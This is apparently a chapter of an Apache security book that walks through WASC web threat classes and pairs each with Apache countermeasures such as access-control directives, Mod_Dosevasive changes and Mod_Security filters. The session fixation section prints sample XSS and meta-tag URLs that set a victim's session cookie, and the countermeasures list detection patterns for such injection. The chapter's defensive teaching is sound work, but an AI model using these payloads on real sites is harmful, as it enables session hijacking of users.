
Mitigating the WASC Web Security Threat Classification with Apache

In the previous chapter, we discussed the steps necessary to properly secure a standard Apache installation. Although the updated configurations applied to Apache will certainly result in a more secure web server, the resulting web server's functionality is significantly diminished. On today's World Wide Web, most organizations have a requirement to add in some form of dynamic web application. After applying all of the security settings to a default Apache install, you are now choosing to install some form of complex application that very well may open up different vulnerabilities. Once you implement applications that need to track user sessions and allow interaction with databases, then you open up a whole new can of worms.

Do you know what threats exist for web applications? Do you have an accurate definition of the attack scenarios? The Web Application Security Consortium created the Web Security Threat Classification document for exactly this purpose. The goals of this chapter are twofold. The first goal is to arm the reader with practical information regarding the threats that are associated with running web applications and to present the corresponding Apache mitigation strategies. Second is to highlight the limits of control that Apache can inflict on the overall security of web applications. There are limits to what can be accomplished with Apache—a few issues are highlighted in this chapter that are outside the scope of Apache's control.

The most up-to-date document can be found at the WASC web site: www.webappsec.org. Please keep in mind that the WASC Threat Classification was a cooperative effort created by the brilliant, dedicated members who generously donated their time and expertise to create this resource. I was merely one of the contributing

members for this project. My thanks extend to the individuals listed in the following section.

CONTRIBUTORS

Robert Auger—SPI Dynamics

Ryan Barnett—EDS & The Center for Internet Security (Apache Project Lead)

Yuval Ben-Itzhak—Individual

Erik Caso—NT OBJECTives

Cesar Cerrudo—Application Security Inc.

Sacha Faust—SPI Dynamics

JD Glaser—NT OBJECTives

Jeremiah Grossman—WhiteHat Security

Sverre H. Huseby—Individual

Amit Klein—Sanctum

Mitja Kolsek—Acros Security

Aaron C. Newman—Application Security Inc.

Steve Orrin—Sanctum

Bill Pennington—WhiteHat Security

Ray Pompon—Conjungi Networks

Mike Shema—NT OBJECTives

Ory Segal—Sanctum

Caleb Sima—SPI Dynamics

WEB SECURITY THREAT CLASSIFICATION DESCRIPTION

The Web Security Threat Classification is a cooperative effort to clarify and organize the threats to the security of a web site. The members of the Web Application Security Consortium have created this project to develop and promote industry standard terminology for describing these issues. Application developers, security professionals, software vendors, and compliance auditors will have the ability to access a consistent language for web security-related issues.

GOALS

The main goals of the threat classification document are as follows:

- Identify all known web application security classes of attack.
- Agree on naming for each class of attack.
- Develop a structured manner to organize the classes of attack.
- Develop documentation that provides generic descriptions of each class of attack.

DOCUMENTATION USES

This document may be used in a variety of ways, including the following:

- To further understand and articulate the security risks that threaten web sites.
- To enhance secure programming practices to prevent security issues during application development.
- To serve as a guideline to determine if web sites have been designed, developed, and reviewed against all the known threats.
- To assist with understanding the capabilities and selection of web security solutions.

OVERVIEW

For many organizations, web sites serve as mission-critical systems that must operate smoothly to process millions of dollars in daily online transactions. However, the actual value of a web site needs to be appraised on a case-by-case basis for each organization. Tangible and intangible value of anything is difficult to measure in monetary figures alone.

Web security vulnerabilities continually impact the risk of a web site. When any web security vulnerability is identified, performing the attack requires using at least one of several application attack techniques. These techniques are commonly referred to as the class of attack (the way a security vulnerability is taken advantage of). Many of these types of attack have recognizable names such as Buffer Overflows, SQL Injection, and Cross-site Scripting. As a baseline, the class of attack is the method the Web Security Threat Classification will use to explain and organize the threats to a web site.

The Web Security Threat Classification will compile and distill the known unique classes of attack, which have presented a threat to web sites in the past. Each class of attack will be given a standard name and explained with thorough documentation discussing the key points. Each class will also be organized in a flexible structure.

The formation of a Web Security Threat Classification will be of exceptional value to application developers, security professionals, software vendors, or anyone else with an interest in web security. Independent security review methodologies, secure development guidelines, and product/service capability requirements will all benefit from the effort.

BACKGROUND

Over the last several years, the web security industry has adopted dozens of confusing and esoteric terms describing vulnerability research. Terms such as Cross-site Scripting, Parameter Tampering, and Cookie Poisoning have all been given inconsistent names and double meanings attempting to describe their impact.

For example, when a web site is vulnerable to Cross-site Scripting, the security issue can result in the theft of a user's cookie. Once the cookie has been compromised, an attacker may take over the user's online account through session hijacking. To take advantage of the vulnerability, an attacker uses data input manipulation by way of URL parameter tampering.

This previous attack description is confusing and can be described using all manner of technical jargon. This complex and interchangeable vocabulary causes frustration and disagreement in open forums, even when the participants agree on the core concepts.

Through the years, there has been no well-documented, standardized, complete, or accurate resource describing these issues. In doing our work, we've relied upon tidbits of information from a handful of books, dozens of white papers, and hundreds of presentations.

When web security newcomers arrive to study, they quickly become overwhelmed and confused by the lack of standard language present. This confusion traps the web security field in a blur and slows ongoing progress. We need a formal, standardized approach to discuss web security issues as we continue to improve the security of the web.

CLASSES OF ATTACK

We will be covering the following classes of attack:

- Authentication
 - Brute Force
 - Insufficient Authentication
 - Weak Password Recovery Validation
- Authorization
 - Credential/Session Prediction
 - Insufficient Authorization
 - Insufficient Session Expiration
 - Session Fixation
- Client-Side Attacks
 - Content Spoofing
 - Cross-site Scripting
- Command Execution
 - Buffer Overflow
 - Format String Attack
 - LDAP Injection
 - OS Commanding
 - SQL Injection
 - SSI Injection
 - XPath Injection
- Information Disclosure
 - Directory Indexing
 - Information Leakage
 - Path Traversal
 - Predictable Resource Location
- Logical Attacks
 - Abuse of Functionality
 - Denial of Service
 - Insufficient Anti-Automation
 - Insufficient Process Validation

THREAT FORMAT

The format of the sections is as follows.

Definition

This will provide detailed information as to the scope of the attack and what factors may be involved for an attacker to attempt to exploit a specific vulnerability.

Example

This section will provide some examples of how an attack may work, including possible example code of either an attack script or vulnerable program.

Apache Countermeasures

This section provides example mitigation options utilizing Apache capabilities, and associated modules. The countermeasure sections of this document are not official WASC-supported recommendations. For the initial release of the Threat Classification, it was decided to omit the mitigations section due to the multitude of possible solutions based on the technologies being used. Because we are focusing on Apache as our application of choice, I thought that I would put much of this data back in, with some updates. The recommendations presented are based on my own experiences and lessons learned while teaching the Web Intrusion Detection and Prevention with Apache class for the SANS Institute.

References

This section lists links to further information on the subject.

AUTHENTICATION

The Authentication section covers attacks that target a web site's method of validating the identity of a user, service, or application. Authentication is performed using at least one of three mechanisms: "something you have," "something you know," or "something you are." This section will discuss the attacks used to circumvent or exploit the authentication process of a web site.

BRUTE FORCE

A Brute Force attack is an automated process of trial and error used to guess a person's username, password, credit-card number, or cryptographic key.

Many systems will allow the use of weak passwords or cryptographic keys, and users will often choose easy-to-guess passwords, possibly found in a dictionary. Given this scenario, an attacker would cycle through the dictionary word by word, generating thousands or potentially millions of incorrect guesses searching for the valid password. When a guessed password allows access to the system, the Brute Force attack has been successful and the attacker is able access the account.

The same trial-and-error technique is also applicable to guessing encryption keys. When a web site uses a weak or small key size, it's possible for an attacker to guess a correct key by testing all possible keys.

Essentially, there are two types of Brute Force attacks: normal Brute Force and reverse Brute Force. A normal Brute Force attack uses a single username against many passwords. A reverse Brute Force attack uses many usernames against one password. In systems with millions of user accounts, the odds of multiple users having the same password dramatically increase. While Brute Force techniques are highly popular and often successful, they can take hours, weeks, or years to complete.

Brute Force Example

Username = Jon

Passwords = smith, michael-jordan, [pet names], [birthdays],
[car names],

Usernames = Jon, Dan, Ed, Sara, Barbara,

Password = 12345678

Apache Countermeasures for Brute Force Attacks

There are a few different approaches that we can take to mitigate the effectiveness of Brute Force attacks against authentication used by our Apache server. We need to break down the different factors that influence the effectiveness of a Brute Force attack.

Weak Passwords

The bane of most every multi-user system's security is the fact that users will invariably choose weak passwords, as they are easier to remember. In order to help prevent a successful Brute Force attack, you must enforce a strong password policy. All passwords should have the following characteristics:

- At least six characters in length.
- Do not contain the username string.
- Contain at least one numeric digit (0–9).
- Contain at least one special character.
- Forced to change every 90–120 days.
- Forced not to repeat a previous password.

Unfortunately, Apache does not have a direct means to enforce this type of password complexity with its default password management tools: `htpasswd` and `htdigest`. In order to gain more robust password security capabilities, you should implement one of the many third-party authentication modules available for Apache at the Apache Module Registry site: <http://modules.apache.org/search>. A module such as `Mod_SecurID` (www.denyall.com/mod_secuid/) can implement a strong two-factor authentication component to help thwart Brute Force attacks. With two-factor authentication, the user supplies something they know (such as a password or PIN) and then they utilize something they have (in this case, a hardware device that generates a new random number string every 60 seconds). In order to gain access to a two-factor authentication system, the attacker would need to have physical access to the RSA SecurID FOB hardware token.

Suppress Verbose Error Messages

When an invalid username/password combination is submitted, do not inform the user which piece of information (either the username or password) was invalid. This may lend an attacker the ability to determine which accounts on the system exist. We will discuss this concept further in Chapter 8 when we are securing the Buggy Bank application, as it has this same vulnerability. We can leverage the output filtering capabilities of Apache 2.0 to alter/remove this type of information from web pages that are generated by an authentication program.

Creating Authentication Failure Awareness

When Apache is being used as a reverse proxy front-end for an application that is authenticating users, it is difficult for Apache to be “aware” that an authentication failure

has actually taken place. This is a result of the nature of the different authentication transactions. The easiest authentication mechanisms for Apache to recognize are when Basic or Digest Authentication is being utilized. With these two mechanisms, the client submits an additional Authorization client header containing their credentials. If the credentials are incorrect, a 401 Unauthorized status code is generated. If you configured Apache to utilize CGI script for this status code, then you can potentially be alerted when a client fails authentication. We will discuss the concepts and techniques of using custom 401 and 403 CGI error scripts to monitor and track failed requests in a later chapter.

When a form-based authentication mechanism is used, it becomes a bit trickier to identify login failures, as the HTTP response status code is no longer an indicator of the success or failure of the login attempt. As long as Apache is able to successfully serve the desired page, it will generate a 200 OK status code. The authentication failure information will therefore have to be identified by different means. Here are two possibilities:

- **Error message in html.** As mentioned in the previous section on suppressing specific error messages, attackers will try and inspect the returned error messages, looking for any signs of information disclosure. You should work with your web developers to make sure that they update their error messages to contain benign information that will not be useful to the attacker. Although this information may not be leveraged by the attacker, it will be useful to Apache for identifying authentication failures. Let's say, for instance, that your authentication failure web page contains the following text: "Sorry, you did not supply the correct username or password." With this information, we can create a `Mod_Security` filter to identify this data in the output stream returned to the client. Here is an example filter:

```
<Location /path/to/login>
SecFilterSelective OUTPUT "you did not supply the correct username or password"
status:401
</Location>
```

This new filter will identify the failure message being served to the client and trigger a 401 status code.

- **Failure URL.** Similar to the technique mentioned previously, you could also create a `Mod_Security` filter that would trigger a 401 status code if the authentication program sends the client to a specific "failure" URL. Here is an example filter:

```
SecFilterSelective THE_REQUEST "/path/to/failure_webpage" status:401
```

Anti-Brute Force Code

Apache doesn't natively have any capability to track failed login attempts for specific user accounts. The best way to track that, outside of updating the application's code, is to use the 401 CGI scripts to send emails to security personnel. In this scenario, the recipient of the email will have to apply some analysis to identify Brute Force attacks against specific accounts. The best way to identify and react to an automated Brute Force attack against your site is to use `Mod_Dosevasive`. We touched on the high-level concepts of the module in Chapter 5, "Essential Security Modules for Apache;" however, now it is time to get into more detail and practical tips.

`Mod_Dosevasive` works equally well whether it is facing an application layer DoS attack or a Brute Force attack against one or more accounts. This is due to the similarity of request characteristics from the web server's perspective when these two attacks are executed. They both have a mapping of a remote IP address connecting to a certain URL. In the case of a Brute Force attack, the URL just happens to have access controls implemented that require authentication. `Mod_Dosevasive` is not aware of this authentication, but is still effective in identifying this as an automated attack due to the velocity of requests received in the time interval observed.

When `Mod_Dosevasive` identifies an attack, it will deny (blackhole) the offending IP address for the time period specified in the `DOSBlockingPeriod` directive. This method has its uses; however, IP address restrictions must also be used with caution. Blocking a NATed proxy IP Address may prevent a large portion of legitimate user traffic as well. The main problem here is that only using the client IP address and URI as associations causes false positives. In order to better identify unique clients who may be connecting behind a proxy server, we can include the "User-Agent" information to the hash token. This creates a hash token of `- Remote IP_User-Agent->URI`. This extra variable will help us to avoid denying innocent clients. Here is a small snippet of the source code from before the update:

```
/* Has URI been hit too much? */
snprintf(hash_key, 2048, "%s_%s", r->connection->remote_ip, r->uri);
n = ntt_find(hit_list, hash_key);
if (n != NULL) {
```

Here is the updated code:

```
/* Has URI been hit too much? */
snprintf(hash_key, 2048, "%s_%s", apr_pstrcat(r->pool, r->connection->remote_ip, "_",
apr_table_get(r->headers_in, "user-agent"), NULL), r->uri);
n = ntt_find(hit_list, hash_key);
if (n != NULL) {
```

While this concept does provide some level of protection from denying legitimate clients who happen to be behind a proxy, it does open up one more issue. What if an attacker were to update their DoS attack script to use rotating User-Agent fields? Sound too far fetched? Well, it isn't. In Chapter 10, "Open Web Proxy HoneyPot," I present concrete evidence of an attacker using this same strategy when using my Apache Open Proxy HoneyPot. So, how do we combat this? I spoke with the `Mod_Dosevasive` creator, and the consensus was to implement code that will set a threshold on the total number of different User-Agent fields allowed per IP Address in the timeframe specified. This will catch attackers who are using rotating/spoofed User-Agent fields. By the time this book comes out, the updated code we have discussed here should be available either from the `Mod_Dosevasive` web site or from my personnel site: <http://honeypots.sf.net>.

References

"Brute Force Attack," Imperva Glossary
www.imperva.com/application_defense_center/glossary/brute_force.html

"iDefense: Brute-Force Exploitation of Web Application Session ID's"
By David Endler—iDEFENSE Labs
www.cgisecurity.com/lib/SessionIDs.pdf

INSUFFICIENT AUTHENTICATION

Insufficient Authentication occurs when a web site permits an attacker to access sensitive content or functionality without having to properly authenticate. Web-based administration tools are a good example of web sites providing access to sensitive functionality. Depending on the specific online resource, these web applications should not be directly accessible without having the user required to properly verify their identity.

To get around setting up authentication, some resources are protected by "hiding" the specific location and not linking the location into the main web site or other public places. However, this approach is nothing more than "Security Through Obscurity." It's important to understand that simply because a resource is unknown to an attacker, it still remains accessible directly through a specific URL. The specific URL could be discovered through a Brute Force probing for common file and directory locations (`/admin`, for example), error messages, referrer logs, or perhaps documented in help files. These resources, whether they are content or functionality driven, should be adequately protected.

Insufficient Authentication Example

Many web applications have been designed with administrative functionality location directory off the root directory (/admin/). This directory is usually never linked to anywhere on the web site, but can still be accessed using a standard web browser. Because the user or developer never expected anyone to view this page since it's not linked, adding authentication is often overlooked. If an attacker were to simply visit this page, he would obtain complete administrative access to the web site.

Apache Countermeasures for Insufficient Authentication

Relying on “Security by Obscurity” is a recipe for disaster. I much prefer “Security *with* Obscurity.” This means that it is a reasonable step to not publicly link to these administration functions of your web site; however, this should not be the only means of security that you apply. As discussed in Chapter 4, “Configuring the httpd.conf File,” we can implement both host-based and user-based access control to these URLs. Using the (/admin/) directory from the example, we can implement appropriate access control with the following directives in the httpd.conf file:

```
<LocationMatch "^/admin/">
SSLRequireSSL
AuthType Digest
AuthName "Admin Area"
AuthDigestfile /usr/local/apache/conf/passwd_digest
Require user admin
</LocationMatch>
```

This directive container for the “/admin/” location will force the following:

- The connection must be over SSL.
- Uses Digest Authentication.
- The username “admin” and the correct password must be supplied.

WEAK PASSWORD RECOVERY VALIDATION

Weak Password Recovery Validation is when a web site permits an attacker to illegally obtain, change, or recover another user's password. Conventional web site authentication methods require users to select and remember a password or passphrase. The user

should be the only person who knows the password, and it must be remembered precisely. As time passes, a user's ability to remember a password fades. The matter is further complicated when the average user visits 20 sites requiring them to supply a password (RSA Survey: <http://news.bbc.co.uk/1/hi/technology/3639679.stm>). Thus, Password Recovery is an important part in servicing online users.

Examples of automated password recovery processes include requiring the user to answer a "secret question" defined as part of the user registration process. This question can either be selected from a list of canned questions or supplied by the user. Another mechanism in use is having the user provide a "hint" during registration that will help the user remember his password. Other mechanisms require the user to provide several pieces of personal data such as his social security number, home address, zip code, and so on, to validate their identity. After the user has proven who they are, the recovery system will display or email them a new password.

A web site is considered to have Weak Password Recovery Validation when an attacker is able to foil the recovery mechanism being used. This happens when the information required to validate a user's identity for recovery is either easily guessed or can be circumvented. Password recovery systems may be compromised through the use of Brute Force attacks, inherent system weaknesses, or easily guessed secret questions.

Weak Password Recovery Validation Examples

Information Verification

Many web sites only require the user to provide their email address in combination with their home address and telephone number. This information can be easily obtained from any number of online white pages. As a result, the verification information is not very secret. Further, the information can be compromised via other methods such as cross-site scripting and phishing scams.

Password Hints

A web site using hints to help remind the user of their password can be attacked because the hint aids Brute Force attacks. A user may have fairly good password of "122277King" with a corresponding password hint of "bday+fav author". An attacker can glean from this hint that the user's password is a combination of the user's birthday and the user's favorite author. This helps narrow the dictionary Brute Force attack against the password significantly.

Secret Question and Answer

A user's password could be "Richmond" with a secret question of "Where were you born." An attacker could then limit a secret answer Brute Force attack to city names. Furthermore, if the attacker knows a little about the target user, learning their birthplace is also an easy task.

Apache Countermeasures for Weak Password Recovery Validation

Solving Weak Password Recovery is not as simple as it would seem. Apache has a tough time handling this type of issue as it is more related to the application logic rather than HTTP transactions. Even though Apache would have a difficult time with this, it is still capable of detecting certain brute force attack characteristics associated with circumventing the secret question and answer restrictions listed in the following sections.

Secret Question and Answer

Some web sites have limited access to a user's personal data for verification. These sites should implement a set of recovery functions at registration, such as having the user correctly answer several secret questions. The secret questions themselves should be subjective in nature. Having a relatively large list of potential questions increases the protection against Brute Force attack and lucky guessing. Choosing good questions is difficult, but is probably the most important part of the system described previously. It is possible to generate questions that should apply to nearly everyone. For example:

- First company I worked for and the position I held.
- First car I owned (make and model).
- My favorite college professor.
- First city I flew to.

It is also possible for users to generate questions or prompts personally tailored, although this procedure can add complexity to the system as it must now remember both the question and the corresponding answer. Further, users may find it hard to come up with several personal unique questions to ask themselves. Taking this difficulty aside, having the option for custom questions enhances the security of the system by further impeding the attacker.

If an attacker were to launch a Brute Force attack against this type of interface, Apache could be configured as described in the previous Brute Force section, which triggered on specific text in the returned html page and/or the client being sent to a certain URL upon failure. In these cases, an administrator should be alerted to this activity.

References

“Protecting Secret Keys with Personal Entropy”
By Carl Ellison, C. Hall, R. Milbert, and B. Schneier
www.schneier.com/paper-personal-entropy.html

“Emergency Key Recovery Without Third Parties”
By Carl Ellison
<http://theworld.com/~cme/html/rump96.html>

AUTHORIZATION

The Authorization section covers attacks that target a web site’s method of determining if a user, service, or application has the necessary permissions to perform a requested action. For example, many web sites should only allow certain users to access specific content or functionality. Other times, a user’s access to different resources might be restricted. Using various techniques, an attacker can fool a web site into increasing their privileges to protected areas.

CREDENTIAL/SESSION PREDICTION

Credential/Session Prediction is a method of hijacking or impersonating a web site user. Deducing or guessing the unique value that identifies a particular session or user accomplishes the attack. Also known as Session Hijacking, the consequences could allow attackers the ability to issue web site requests with the compromised user’s privileges.

Many web sites are designed to authenticate and track a user when communication is first established. To do this, users must prove their identity to the web site, typically by supplying a username/password (credentials) combination. Rather than passing these confidential credentials back and forth with each transaction, web sites will generate a unique “session ID” to identify the user session as authenticated. Subsequent communication between the user and the web site is tagged with the session ID as “proof” of the authenticated session. If an attacker is able to predict or guess the session ID of another user, fraudulent activity is possible.

Credential/Session Prediction Example

Many web sites attempt to generate session IDs using proprietary algorithms. These custom methodologies might generate session IDs by simply incrementing static numbers. Or there could be more complex procedures such as factoring in time and other computer-specific variables.

The session ID is then stored in a cookie, hidden form-field, or URL. If an attacker can determine the algorithm used to generate the session ID, an attack can be mounted as follows:

1. Attacker connects to the web application acquiring the current session ID.
2. Attacker calculates or Brute Forces the next session ID.
3. Attacker switches the current value in the cookie/hidden form-field/URL and assumes the identity of the next user.

Apache Countermeasures for Credential/Session Prediction Attacks

There are several protective measures that should be taken to ensure adequate protection of session IDs.

1. Make sure to use SSL to prevent network sniffing of valid credentials.
2. Add both the “secure” and “httponly” tokens to all SessionID cookies. These two cookie options will help to secure the credentials by forcing the user’s browser to only send this sensitive data over an SSL tunnel and also prevent scripts from accessing this data. The best solution for implementing this is to have the application developers update the code to include this parameter when generating/sending cookies to clients. It is possible, however, to have Apache add this token into the outbound cookie if you utilize `Mod_Perl`. You could implement a perl handler that can hook into the output filter of Apache with code such as this:

```
# read the cookie and append the secure parameter
my $r = Apache->request;
my $cookie = $r->header_in('Cookie');
$cookie =~ s/SESSION_ID=(\w*)/$1; secure; httponly/;
```

3. Also with `Mod_Perl`, you can implement the `Apache::TicketAccess` module that was highlighted in the book *Writing Apache Modules with Perl and C* by Lincoln Stein and Doug MacEachern. This module was designed to have the client authenticate once, and then it issued a hashed “ticket” that is checked on subsequent requests. The hash is generated based on the following data: the user’s name, IP address, an expiration date, and a cryptographic signature. This system provides increased security due to its use of the cryptographic signature and use of the client’s IP address for validation. Due to the popularity of proxy servers these days, you could also update the IP address token to only check the Class C range of the data instead of the full address or you could substitute the `X_FORWARDED_FOR` client header that is added by many proxies.

Beyond Apache mitigations, session IDs should meet the following criteria:

1. Session IDs are random. Methods used to create secure session credentials should rely on cryptographically secure algorithms.
2. Session IDs are large enough to thwart Brute Force attacks.
3. Session IDs will expire after a certain length of time. (1–2 days).
4. Session IDs are invalidated by both the client and server during log-out.

By following these guidelines, the risk to session ID guessing can be eliminated or minimized. Other ways to strengthen defenses against session prediction are as follows:

- Require users to re-authenticate before performing critical web site operations.
- Tying the session credential to the user’s specific IP addresses or partial IP range. Note: This may not be practical, particularly when Network Address Translation is in use.
- It is generally best to use the session IDs generated by the JSP or ASP engine you are using. These engines have typically been scrutinized for security weaknesses, and they are not impervious to attacks; they do provide random, large session IDs. This is done in Java by using the `Session` object to maintain state, as shown here:

```
HttpSession session=request.getSession();
```

References

“iDefense: Brute-Force Exploitation of Web Application Session ID’s”

By David Endler—iDEFENSE Labs

www.cgisecurity.com/lib/SessionIDs.pdf

“Best Practices in Managing HTTP-Based Client Sessions”

By Gunter Ollmann—X-Force Security Assessment Services EMEA

www.itsecurity.com/papers/iss9.htm

“A Guide to Web Authentication Alternatives”

By Jan Wolter

www.unixpapa.com/auth/homebuilt.html

INSUFFICIENT AUTHORIZATION

Insufficient Authorization is when a web site permits access to sensitive content or functionality that should require increased access control restrictions. When a user is authenticated to a web site, it does not necessarily mean that he should have full access to all content and that functionality should be granted arbitrarily.

Authorization procedures are performed after authentication, enforcing what a user, service, or application is permitted to do. Thoughtful restrictions should govern particular web site activity according to policy. Sensitive portions of a web site may need to be restricted to only allow an administrator.

Insufficient Authorization Example

In the past, many web sites have stored administrative content and/or functionality in hidden directories such as /admin or /logs. If an attacker were to directly request these directories, he would be allowed access. He may thus be able to reconfigure the web server, access sensitive information, or compromise the web site.

Apache Countermeasures for Insufficient Authentication

Similar to the issues raised in the previous section entitled “Insufficient Authentication,” you should implement authorization access controls in addition to the authentication restrictions. One way to restrict access to URLs is to implement host-based ACLs that will deny access attempts unless the client is coming from an approved domain or IP address range. We can update the ACL created previously for the “/admin/” directory like this:

```
<LocationMatch "^/admin/">
SSLRequireSSL
AuthType Digest
AuthName "Admin Area"
AuthDigestfile /usr/local/apache/conf/passwd_digest
Require user admin

Order Allow,Deny
Allow from .internal.domain.com
Deny from all
</LocationMatch>
```

This would only allow connections from the “.internal.domain.com” name space. If an Internet client attempted to connect to this URL, they would be denied with a 403 Forbidden. Implementing these types of authorization restrictions is not difficult; however, the trick is identifying all of these sensitive locations. It is for this reason that you should run web vulnerability scanning software to help enumerate this data.

References

“Brute Force Attack,” Imperva Glossary
www.imperva.com/application_defense_center/glossary/brute_force.html

“iDefense: Brute-Force Exploitation of Web Application Session ID’s”
By David Endler—iDEFENSE Labs
www.cgisecurity.com/lib/SessionIDs.pdf

INSUFFICIENT SESSION EXPIRATION

Insufficient Session Expiration is when a web site permits an attacker to reuse old session credentials or session IDs for authorization. Insufficient Session Expiration increases a web site’s exposure to attacks that steal or impersonate other users.

Because HTTP is a stateless protocol (meaning that it cannot natively associate different requests together), web sites commonly use session IDs to uniquely identify a user from request to request. Consequently, each session ID’s confidentiality must be maintained in order to prevent multiple users from accessing the same account. A stolen session ID can be used to view another user’s account or perform a fraudulent transaction.

The lack of proper session expiration may improve the likely success of certain attacks. For example, an attacker may intercept a session ID, possibly via a network sniffer or Cross-site Scripting attack. Although short session expiration times do not help if

a stolen token is immediately used, they will protect against ongoing replaying of the session ID. In another scenario, a user might access a web site from a shared computer (such as at a library, Internet cafe, or open work environment). Insufficient Session Expiration could allow an attacker to use the browser's back button to access web pages previously accessed by the victim.

A long expiration time increases an attacker's chance of successfully guessing a valid session ID. The long length of time increases the number of concurrent and open sessions, which enlarges the pool of numbers an attacker might guess.

Insufficient Session Expiration Example

In a shared computing environment (more than one person has unrestricted physical access to a computer), Insufficient Session Expiration can be exploited to view another user's web activity. If a web site's logout function merely sends the victim to the site's home page without ending the session, another user could go through the browser's page history and view pages accessed by the victim. Because the victim's session ID has not been expired, the attacker would be able to see the victim's session without being required to supply authentication credentials.

Apache Countermeasures Against Insufficient Session Expiration

There are three main scenarios where session expiration should occur:

- Forcefully expire a session token after a predefined period of time that is appropriate. The time could range from 30 minutes for a banking application to a few hours for email applications. At the end of this period, the user must be required to re-authenticate.
- Forcefully expire a session token after a predefined period of inactivity. If a session has not received any activity during a specific period, then the session should be ended. This value should be less than or equal to the period of time mentioned in the previous step. This limits the window of opportunity available to an attacker to guess token values.
- Forcefully expire a session token when the user actuates the log-out function. The browser's session cookies should be deleted and the user's session object on the server should be destroyed (this removes all data associated with the session, it does not delete the user's data). This prevents "back button" attacks and ensures that a user's session is closed when explicitly requested.

Apache has no built-in capability to control session expirations; therefore, you would need to implement a third-party module to handle this task. If you implement `Mod_Perl`, there are numerous modules available that may assist with this task. An example listing of a few modules are as follows:

- `Apache::TicketAccess`
- `Apache::Session`
- `CGI::Session`

You could also make the move and use the Tomcat web server from the Apache Jakarta Project: <http://jakarta.apache.org/tomcat>. With Tomcat, you could utilize Java to manage/track user sessions.

References

“Dos and Don’ts of Client Authentication on the Web”

By Kevin Fu, Emil Sit, Kendra Smith, Nick Feamster—MIT Laboratory for Computer Science

<http://cookies.lcs.mit.edu/pubs/webauth:tr.pdf>

SESSION FIXATION

Session Fixation is an attack technique that forces a user’s session ID to an explicit value. Depending on the functionality of the target web site, a number of techniques can be utilized to “fix” the session ID value. These techniques range from Cross-site Scripting exploits to peppering the web site with previously made HTTP requests. After a user’s session ID has been fixed, the attacker will wait for them to login. Once the user does so, the attacker uses the predefined session ID value to assume their online identity.

Generally speaking, there are two types of session management systems for ID values. The first type is “permissive” systems that allow web browsers to specify any ID. The second type is “strict” systems that only accept server-side generated values. With permissive systems, arbitrary session IDs are maintained without contact with the web site. Strict systems require the attacker to maintain the “trap-session” with periodic web site contact, preventing inactivity timeouts.

Without active protection against Session Fixation, the attack can be mounted against any web site that uses sessions to identify authenticated users. Web sites using session IDs are normally cookie-based, but URLs and hidden form-fields are used as well.

Unfortunately, cookie-based sessions are the easiest to attack. Most of the currently identified attack methods are aimed toward the fixation of cookies.

In contrast to stealing a user's session ID after they have logged into a web site, Session Fixation provides a much wider window of opportunity. The active part of the attack takes place before the user logs in.

Session Fixation Example

The Session Fixation attack is normally a three-step process:

1. Session set-up.

The attacker sets up a "trap-session" for the target web site and obtains that session's ID. Or, the attacker may select an arbitrary session ID used in the attack. In some cases, the established trap session value must be maintained (kept alive) with repeated web site contact.

2. Session fixation.

The attacker introduces the trap session value into the user's browser and fixes the user's session ID.

3. Session entrance.

The attacker waits until the user logs into the target web site. When the user does so, the fixed session ID value will be used and the attacker may take over.

Fixing a user's session ID value can be achieved with the techniques described in the following sections.

Issuing a New Session ID Cookie Value Using a Client-Side Script

A Cross-site Scripting vulnerability present on any web site in the domain can be used to modify the current cookie value, as shown in the following code snippet:

```
http://example/<script>document.cookie="sessionid=1234;%20domain=.example.dom";  
</script>.idc
```

Issuing a Cookie Using the META Tag

This method is similar to the previous one, but also effective when Cross-site Scripting countermeasures prevent the injection of HTML script tags, but not meta tags. This can be seen in the following code snippet.

```
http://example/<meta%20http-equiv=Set-Cookie%20
content="sessionid=1234;%20domain=.example.dom">.idc
```

Issuing a Cookie Using an HTTP Response Header

The attacker forces either the target web site, or any other site in the domain, to issue a session ID cookie. This can be achieved in the following ways:

- Breaking into a web server in the domain (e.g., a poorly maintained WAP server).
- Poisoning a user's DNS server, effectively adding the attacker's web server to the domain.
- Setting up a malicious web server in the domain (e.g., on a workstation in Windows 2000 domain; all workstations are also in the DNS domain).
- Exploiting an HTTP response splitting attack.

NOTE

A long-term Session Fixation attack can be achieved by issuing a persistent cookie (e.g., expiring in 10 years), which will keep the session fixed even after the user restarts the computer, as shown here:

```
http://example/<script>document.cookie="sessionid=1234;%20Expires=Friday,%201-
Jan2010%2000:00:00%20GMT";</script>.idc
```

Apache Countermeasures for Session Fixation Attacks

There are three different approaches to take for mitigating Session Fixation attacks:

1. Session set-up.
2. Session fixation.
3. Session entrance.

Session Set-Up

In this phase, the attacker needs to obtain a valid session ID from the web application. If the application only sends this session ID information after successfully logging in, then the pool of possible attackers can be reduced to those who already have an account.

If the web application does provide a session ID prior to successful login, then it may still be possible to identify an attacker who is enumerating the session ID characteristics. In this circumstance, the attacker usually will try to gather a large number of session IDs for evaluation purposes to see if they can potentially predict a future value. During this gathering phase, their scanning applications will most likely trigger `Mod_Dosevasive`, thus alerting security personnel.

Session Fixation

During this phase, the attacker needs to somehow inject the desired session ID into the victim's browser. We can mitigate these issues by implementing a few `Mod_Security` filters, which will block these injection attacks:

```
# Weaker XSS protection but allows common HTML tags
SecFilter "<[:space:]]*script"

# Prevent XSS attacks (HTML/Javascript injection)
SecFilter "<.+>"

# Block passing Cookie/SessionIDs in the URL
SecFilterSelective THE_REQUEST "(document\.cookie|Set-Cookie|SessionID=)"
```

Session Entrance

When a client accesses the login URL, any session ID token provided by the client's browser should be ignored, as the web application should generate a new one. You can add the following Apache `RequestHeader` directive to remove these un-trusted tokens:

```
<Directory /path/to/apache/htdocs/protected/>
RequestHeader unset SessionID
</Directory>
```

The session ID that is generated by the web application should include a token that identifies the client's IP address. If the client IP address does not match what is stored in the session ID, then the client should be forced to re-authenticate.

References

“Session Fixation Vulnerability in Web-based Applications”

By Mitja Kolsek—Acros Security

www.acrosssecurity.com/papers/session_fixation.pdf

“Divide and Conquer”

By Amit Klein—Sanctum

www.sanctuminc.com/pdf/whitepaper_httpsresponse.pdf

CLIENT-SIDE ATTACKS

The Client-Side Attacks section focuses on the abuse or exploitation of a web site’s users. When a user visits a web site, trust is established between the two parties both technologically and psychologically. A user expects web sites they visit to deliver valid content. A user also expects the web site not to attack them during their stay. By leveraging these trust relationship expectations, an attacker may employ several techniques to exploit the user.

CONTENT SPOOFING

Content Spoofing is an attack technique used to trick a user into believing that certain content appearing on a web site is legitimate and not from an external source.

